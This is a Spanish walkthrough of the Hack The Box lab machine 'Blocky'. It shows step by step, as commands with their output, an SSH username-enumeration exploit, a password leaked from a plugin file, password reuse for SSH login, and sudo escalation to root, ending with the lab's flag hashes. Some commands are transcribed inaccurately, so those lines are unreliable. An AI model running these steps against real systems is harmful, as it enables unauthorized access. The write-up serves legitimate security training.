

262- BLOCKY

- 1. BLOCKY
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. SSH user enumeration
 - 1.4. Tecnologías web
 - 1.5. Fuzzing web
 - 1.6. Wordpress enumeration
 - 1.7. Information leakage
 - 1.8. Privesc via sudo group

1. BLOCKY

www

<https://app.hackthebox.com/machines/Blocky>

Blocky 48

RETIRED MACHINE

Blocky

LINUX EASY

4.7 MACHINE RATING	15236 USER OWNS	15266 SYSTEM OWNS	21/07/2017 RELEASED
-----------------------	--------------------	----------------------	------------------------

Created by Arrexel

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

$ netcat -s 10.10.10.37
$ ping 10.10.10.37
PING 10.10.10.37 (10.10.10.37) 56(84) bytes of data:
64 bytes from 10.10.10.37: icmp_seq=1 ttl=63 time=34.3 ms
64 bytes from 10.10.10.37: icmp_seq=2 ttl=63 time=34.6 ms
64 bytes from 10.10.10.37: icmp_seq=3 ttl=63 time=34.7 ms
64 bytes from 10.10.10.37: icmp_seq=4 ttl=63 time=47.5 ms
64 bytes from 10.10.10.37: icmp_seq=5 ttl=63 time=35.2 ms
64 bytes from 10.10.10.37: icmp_seq=6 ttl=63 time=34.3 ms
64 bytes from 10.10.10.37: icmp_seq=7 ttl=63 time=34.9 ms
^C
--- 10.10.10.37 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 601ms
rtt min/avg/max/mdev = 34.331/37.068/47.457/4.425 ms

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos, entre otros puertos: *21*, *22* y *80* abiertos.

```

$ nmap -sS -p 10.10.10.37 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 15:32 -01
Nmap scan report for 10.10.10.37
Host is up (0.039s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
8192/tcp  closed sophos
25565/tcp open  minecraft
Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds

```

```

$ extractPorts allports
File: extractPorts.tmp
1
2
3
4
5
6
7
8
[*] Extracting information...
[*] IP Address: 10.10.10.37
[*] Open ports: 21,22,80,25565
[*] Ports copied to clipboard

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Curiosamente, tenemos *Minecraft 1.11.2* corriendo en un puerto. Añadimos el dominio *blocky.htb* a nuestro */etc/hosts* para poder acceder desde el navegador.

```

$ nmap -sCV -p21,22,80,25565 10.10.10.37 -oN Targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 15:34 -01
Nmap scan report for 10.10.10.37
Host is up (0.034s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5a
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 06:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:0d:79:fb:a2 (RSA)
|   256 5d:7f:30:95:70:c9:be:ac:07:0b:1e:86:e7:97:84:03 (ECDSA)
|_ 256 09:d5:c2:04:95:1a:98:ef:07:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http     Apache/2.4.18 (Ubuntu)
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Did not follow redirect to http://blocky.htb
25565/tcp open  minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Unix; Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds

```

1.3. SSH user enumeration

- **CVE-2018-15473**:
- Ya que tenemos **OpenSSH 7.2.p2**, que es una versión bastante obsoleta, podemos usar el siguiente exploit para enumerar usuarios válidos a nivel de sistema. Recordemos que las versiones vulnerables son inferiores a la **7.7**. Usamos este comando para traernos el exploit a nuestro directorio actual: `searchsploit -m linux/remote/45939.py`.

```

> searchsploit ssh 7.2
-----
Exploit Title | Path
-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service | linux/dos/48888.py
OpenSSH 7.2p1 - (Authenticated) kauth Command Injection | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py
OpenSSH < 7.4 - 'UserPrivilegeDelegation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40133.txt
-----
Shellcodes: No Results
> searchsploit -m linux/remote/45939.py
Exploit: OpenSSH < 7.7 - User Enumeration (2)
Path: https://www.exploit-db.com/exploits/45939
URL: https://www.exploit-db.com/exploits/45939
Path: /usr/share/exploitdb/exploits/linux/remote/45939.py
Codes: CVE-2018-15473
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/pryor/CTF/HTB/Blocky/exploits/45939.py

Exploit:
URL: https://www.exploit-db.com/exploits/45939
Path: /usr/share/exploitdb/exploits/linux/remote/45939.py
Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
cp: overwrite '/home/kali/pryor/CTF/HTB/Blocky/exploits/45939.py'?
Copied to: /home/kali/pryor/CTF/HTB/Blocky/exploits/45939.py

> ls
45939.py

```

- Podemos ejecutar el script, proporcionando la IP del objetivo y un usuario para comprobar si este es válido a nivel de sistema. Vemos que **root** y **notch** (creador de Minecraft) son usuarios válidos a nivel de sistema.

```

> python2 45939.py 10.10.10.37 pepe
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
from cryptography.hazmat.backends import default_backend
[-] pepe is an invalid username
> python2 45939.py 10.10.10.37 root
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
from cryptography.hazmat.backends import default_backend
[+] root is a valid username
> python2 45939.py 10.10.10.37 notch
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
from cryptography.hazmat.backends import default_backend
[+] notch is a valid username

```

1.4. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Entre otras cosas, vemos que nos enfrentamos a un **Wordpress 4.8**.

```

> whatweb http://10.10.10.37
http://10.10.10.37 [302 Found] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.37], RedirectLocation[http://blocky.htb], Title[302 Found]
http://blocky.htb [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.37], JQuery[1.12.4], MetaGenerator[WordPress 4.8], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[BlockyCrafft &#211; Under Construction!], UncommonHeaders[Link], Wordpress[4.8]

```

1.5. Fuzzing web

- **Gobuster**: usamos esta herramienta para descubrir directorios. Encontramos varios directorios típicos de **Wordpress** que pueden resultar interesantes.

```
gobuster dir -u http://blocky.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -b 403,404 -x php,html,txt,bak

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://blocky.htb
[*] Method: GET
[*] Threads: 20
[*] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[*] Negative Status codes: 403,404
[*] User Agent: gobuster/3.6
[*] Extensions: php,html,txt,bak
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 301) [Size: 0] [-> http://blocky.htb/]
/wiki (Status: 301) [Size: 307] [-> http://blocky.htb/wiki/]
/wp-content (Status: 301) [Size: 313] [-> http://blocky.htb/wp-content/]
/wp-login.php (Status: 200) [Size: 2397]
/plugins (Status: 301) [Size: 316] [-> http://blocky.htb/plugins/]
/license.txt (Status: 200) [Size: 19935]
/wp-includes (Status: 301) [Size: 314] [-> http://blocky.htb/wp-includes/]
/javascript (Status: 301) [Size: 313] [-> http://blocky.htb/javascript/]
/readme.html (Status: 200) [Size: 7413]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin (Status: 301) [Size: 311] [-> http://blocky.htb/wp-admin/]
/phpmyadmin (Status: 301) [Size: 312] [-> http://blocky.htb/phpmyadmin/]
/xmlrpc.php (Status: 405) [Size: 42]
/wp-signup.php (Status: 302) [Size: 0] [-> http://blocky.htb/wp-login.php?action=register]
Progress: 519527 / 1102805 (47.11%)
[!] Keyboard interrupt detected, terminating.
Progress: 519617 / 1102805 (47.12%)
Finished
```

1.6. Wordpress enumeration

- **Wpscan**: usamos esta herramienta para obtener más información sobre el CMS de Wordpress que está corriendo en el servidor. Buscamos exploits para las versiones y plugins encontrados, pero en principio, no encontramos nada relevante.

```
[*] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[*] XML-RPC seems to be enabled: http://blocky.htb/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[*] WordPress readme found: http://blocky.htb/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[*] Upload directory has listing enabled: http://blocky.htb/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[*] The external WP-Cron seems to be enabled: http://blocky.htb/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[*] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
| Found By: Rss Generator (Passive Detection)
| - http://blocky.htb/index.php/feed/, <generator>https://wordpress.org/?v=4.8</generator>
| - http://blocky.htb/comments/feed/, <generator>https://wordpress.org/?v=4.8</generator>

[*] WordPress theme in use: twentyseventeen
| Location: http://blocky.htb/wp-content/themes/twentyseventeen/
| Last Updated: 2024-01-10T00:00:00.000Z
| Readme: http://blocky.htb/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 3.5
| Style URL: http://blocky.htb/wp-content/themes/twentyseventeen/style.css?ver=4.8
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: CSS Style In Homepage (Passive Detection)
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://blocky.htb/wp-content/themes/twentyseventeen/style.css?ver=4.8, Match: 'Version: 1.3'

[*] Enumerating All Plugins (via Passive Methods)
[!] No plugins found.
```

1.7. Information leakage


- Tras explorar diferentes directorios, encontramos unas credenciales en un archivo llamado **BlockyCore.class**, el cual se encontraba en el directorio **/plugin**. Este es un archivo **.jar**, pero pudimos descomprimirlo igualmente con: `unzip BlockyCore.jar`.

```
ls
BlockCore.jar
mvn BlockCore.jar
Archive: BlockCore.jar
  inflating: META-INF/MANIFEST.MF
  inflating: com/myfirstplugin/BlockCore.class
ls
com -> META-INF -> BlockCore.jar
ls
com
ls
myfirstplugin
cd myfirstplugin
ls
BlockCore.class
cat BlockCore.class

File: BlockCore.class  <BINARY>

strings BlockCore.class
com/myfirstplugin/BlockCore
java/lang/Object
sqlHost
Ljava/lang/String;
sqlUser
sqlPass
<init>
Code
localhost
root
BysqCTnxvAleduzjNSxe22
LineNumberTable
LocalVariableTable
this
com/myfirstplugin/BlockCore;
onServerStart
onServerStop
onPlayerJoin
TODO get username
Welcome to the BlockCraft!!!!!!
sendMessage
Ljava/lang/String;Ljava/lang/String;V
username
message
SourceFile
BlockCore.java
```

- Tratamos de conectarnos por SSH y FTP, pero estas credenciales resultaron ser de la base de datos **MySQL**, a la cual accedemos via web por **/phpmyadmin**. No obstante, no encontramos nada relevante en la base de datos.



1.8. Privesc via sudo group

- Buscamos otra alternativa para ganar acceso al sistema. Conseguimos acceso por **SSH** con el usuario **notch** y la contraseña que descubrimos previamente. Realizamos el **tratamiento de la TTY**.

```
ssh notch@10.10.10.37
The authenticity of host '10.10.10.37 (10.10.10.37)' can't be established.
ED25519 key fingerprint is SHA256:ZspC2hWfDmd09mU/ZlgKwCv8I8KdH19rtZus0fZ8/s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.37' (ED25519) to the list of known hosts.
notch@10.10.10.37:~$ sudo -l
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Fri Jul 8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user 'root'), use 'sudo <command>'.
See 'man sudo_root' for details.

notch@blocky:~$ |
```

- Descubrimos que estamos en el **grupo sudo**, por tanto, tan solo ejecutamos un comando y proporcionamos nuevamente la contraseña. Obtenemos acceso como **root**.

```

notch@locky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
notch@locky:~$ script /dev/null -c bash
Script started, file is /dev/null
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@locky:~$ sudo script /dev/null -c bash
[sudo] password for notch:
Script started, file is /dev/null
root@locky:~# ls
minercraft  user.txt
root@locky:~# whoami
root
root@locky:~# cat user.txt
ca98d6c748874a095f92b01ca7f8c194a
root@locky:~# cd /root
root@locky:~/root# ls
root.txt
root@locky:~/root# cat root.txt
4659a1ed28446f305df131942b6df32c
root@locky:~/root#

```

“

- También podríamos haber intentado escalar nuestros privilegios a través del grupo *lxd*.